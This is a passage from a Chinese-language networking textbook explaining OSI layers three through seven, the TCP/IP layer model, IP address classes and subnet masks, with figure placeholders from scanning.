


图 1-3 OSI 参考模型及协议

（3）网络层(network layer)

确定数据分组从源端到目的端如何选择路由。即通过路径选择将信息从最合适的路径由发送端传送到接收端，防止通信子网信息流量过大而造成网络阻塞及数据丢失问题。

（4）传输层(transport layer)

传输层的基本功能是从会话层接收数据，并且在必要时把它分成较小的单元，传递给网络层，并确保到达对方的各段信息正确无误，从某种意义上讲，传输层使会话层不受硬件技术变化的影响。

传输层要决定向会话层提供什么样的服务。传输连接是一条无错的、按发送顺序传输报文或字节的点到点的信道。

传输层是真正的从源到目标“端-端”的层。也就是说，源端机上的某程序，利用报文头和控制报文与目标机上的类似程序进行对话。在传输层以下的各层中，协议是每台机器和它直接相邻的机器间的协议，而不是最终的源端机与目标机之间的协议，在它们中间可能还有多个路由器。

传输层主要完成的功能如下：

① 分割和重组报文。

② 提供可靠的“端-端”服务。

③ 传输层的流量控制。

④ 提供面向连接的和面向无连接数据传输服务。

（5）会话层(session layer)。

会话层允许不同机器上的用户建立会话(session)关系。

会话层服务之一是管理对话。会话层允许信息同时双向传输，或任一时刻只能单向传输。若属于后者，则类似半双工通信，会话层将记录此时该轮到哪一方了。

与会话有关的服务是令牌管理（token management）和同步（synchronization）。

（6）表示层（presentation layer）

表示层主要完成以下特定的功能。

① 对数据编码格式进行转换。

② 数据压缩与恢复。

③ 建立数据交换格式。

④ 数据的安全与保密。

⑤ 其他特殊服务。

（7）应用层（application layer）

应用层包含大量人们普遍需要的协议和提供许多应用软件包。如 FTP，E-mail 等程序及应用软件包。

应用层完成的主要功能如下。

① 作为用户应用程序与网络间的接口。

② 使用户的应用程序能够与网络进行交互式联系。

在 OSI 七层模型中，每一层都提供一些明确的网络功能。

一般数据通信子网中的交换节点只包含 OSI 模型的下 3 层，表示节点的这 3 个层次又称为中继开放系统。

若从功能角度看，下面 4 层主要提供通信传输功能，以节点到节点之间的通信为主；高层协议（会话层、表示层和应用层）则以提供用户与应用程序之间的处理功能为主。简而言之，低 4 层协议属于通信功能，高 3 层协议属于处理功能。

若从产品看，低层协议一般由硬件完成，高层协议由软件完成。例如，网卡和网桥完成物理层和数据链路层的功能，路由器完成网络层的功能，而电子邮件软件完成应用层的功能。

在实际网络系统中，OSI 中的会话层和表示层很少使用。

1.1.2 Internet 技术

1. Internet 物理结构

Internet 连接了不同国家与地区无数不同类型的电脑，可以是某个校园网的大型主机，也可以是某个办公室的个人电脑。硬件千差万别，使用的操作系统与软件也各不相同，要保证这些电脑之间能够畅通无阻地交换信息，必须有相通的语言，即统一的通信协议。

Internet 是一个计算机网络的网络或叫做网间网（把全世界各种各样的网络都连接到一起所形成的网络），那么 Internet 是怎么把这些网络连接到一起的呢？Internet 是用一种称为路由器的专用计算机将网络互连在一起的，如图 1-4 所示。当然，单纯将计算机硬件互连在一起并不能形成 Internet，互连的计算机还需要在软件的指挥下才能正常工作。

2. TCP/IP 协议

Internet 中使用的一个关键的协议是网与网之间的协议，也叫做网际协议 IP。IP 精确地定义了分组必须怎样组成，以及路由器必须怎样将每一个分组递交到其目的地。连接到




图 1-4　Internet 中路由器将全球的网络连接在一起

Internet 上的每台计算机都必须遵守网际协议 IP 的约定。每台发送信息的计算机必须按 IP 定义的格式产生分组。接收信息的计算机也需按 IP 的约定从中提取信息。由此可见，实现该操作的软件(IP 软件)是最基本的软件，所有 Internet 服务都使用 IP 来发送或接收分组，所以通常每台计算机在通信时都必须使 IP 软件驻留在内存中，以便时刻准备发送或接收分组。IP 分组也称为 IP 数据报。IP 分组的发送就像电报局处理电报的方式一样，一旦发送方准备好一个数据报并且将其发送到 Internet 上后，发送者就可以处理其他事务。

TCP 协议的主要作用是使 Internet 工作得比较可靠。连接到 Internet 上的所有计算机都运行 IP 软件，并且其中的绝大多数还运行 TCP 软件。事实上，由于 TCP 和 IP 在 Internet 网络中的重要地位以及两者在一起工作得很好，因此，人们把 Internet 中所使用的整个通信协议组称为 TCP/IP 协议组。

TCP/IP 协议也采用了层次体系结构，所涉及的层次包括网络接口层、传输层、网间网层和应用层。每一层都实现特定的网络功能，其中 TCP 负责提供传输层的服务，IP 协议实现网间网层的功能。这种层次结构系统遵循着对等实体通信原则，即 Internet 上两台主机之间传送数据时，都以使用相同功能通信为前提，这也是 Internet 上主机之间地位平等的一个体现。TCP/IP 协议模型如图 1-5 所示。




图 1-5　TCP/IP 协议模型

下面介绍 TCP/IP 协议各层实现的具体功能和作用。

(1) 网络接口层(network access layer)

TCP/IP 协议对这一层描述得很少，一般网络接口层提供了 TCP/IP 协议与各种物理网络的接口，为数据包的传送和校验提供了可能。这些物理网络包括各种局域网和广域网，如 Ethernet，Token Ring，X.25 公共分组交换网等。网络接口层也为在其之上的网间网层提供服务。

(2) 网间网层(internet layer)

网络接口层只提供了简单的数据流传送服务，而在 Internet 中网络与网络之间的数据传输主要依赖于网间网层中的 IP 协议(internet protocol)。

IP 是构成网间网层的一个主要部分。IP 负责 Internet 上主机与主机之间的通信，即将数据包由一台主机传输到另一台主机。IP 的具体功能如下。

① 管理 Internet 中的地址。由于 IP 负责将数据包由源方发送到目的方，因此要对数据包中的地址，即所谓 Internet 上的 IP 地址进行管理。而 IP 地址名称的由来就是“符合 IP 协议的地址”的简称。

IP 地址具有固定规范的格式。它由 32 位二进制数组成，分成 4 段，其中每 8 位构成一段，一般用十进制数表示，段与段之间用“.”隔开。例如，某台计算机的 IP 地址为：192.168.1.25。

IP 地址根据适用范围的不同分 3 类：A 类地址、B 类地址和 C 类地址，主要依据网络号和主机号的数量划分，如图 1-6 所示。其中 1.x.y.z～126.x.y.z 格式的 IP 地址，属于 A 类地址，A 类 IP 地址通常用于大型网络的管理；128.x.y.z～191.x.y.z 格式的 IP 地址，属于 B 类地址，B 类地址适应于中等规模的网络；192.x.y.z～223.x.y.z 格式的 IP 地址，属于 C 类地址，这种编址适用于一些小公司或研究机构；224.x.y.z～239.x.y.z 格式的 IP 地址，用于特殊用途，如多目广播；240.x.y.z～255.x.y.z 格式的 IP 地址，暂时保留，用于某些实验和将来使用。

IP 地址中的“主机号”字段，可继续划分为“子网号”字段和“主机号”字段。一般来说，在一个单位分配到的 IP 地址中，当主机数量很大时（比如：一个 B 类地址，最多可以有 $2^{16}-2=65\,534$ 台主机），为了便于隔离和管理本单位的网络，同时防止网络内由于主机数量太多出现广播风暴问题而采用子网划分。如图 1-7 所示，判断两台主机是否在同一个子网中，需要用到子网掩码或子网模，子网掩码同 IP 地址一样是一个 32 位的二进制，只是网络部分（包括 IP 网络和子网）全为“1”，主机部分全为“0”。判断两个 IP 地址是否在同一个子网中，只需判断这两个 IP 地址与子网掩码做逻辑“与”运算的结果是否相同，相同则说明在同一个子网中。如 C 类地址的子网掩码为 255.255.255.0。

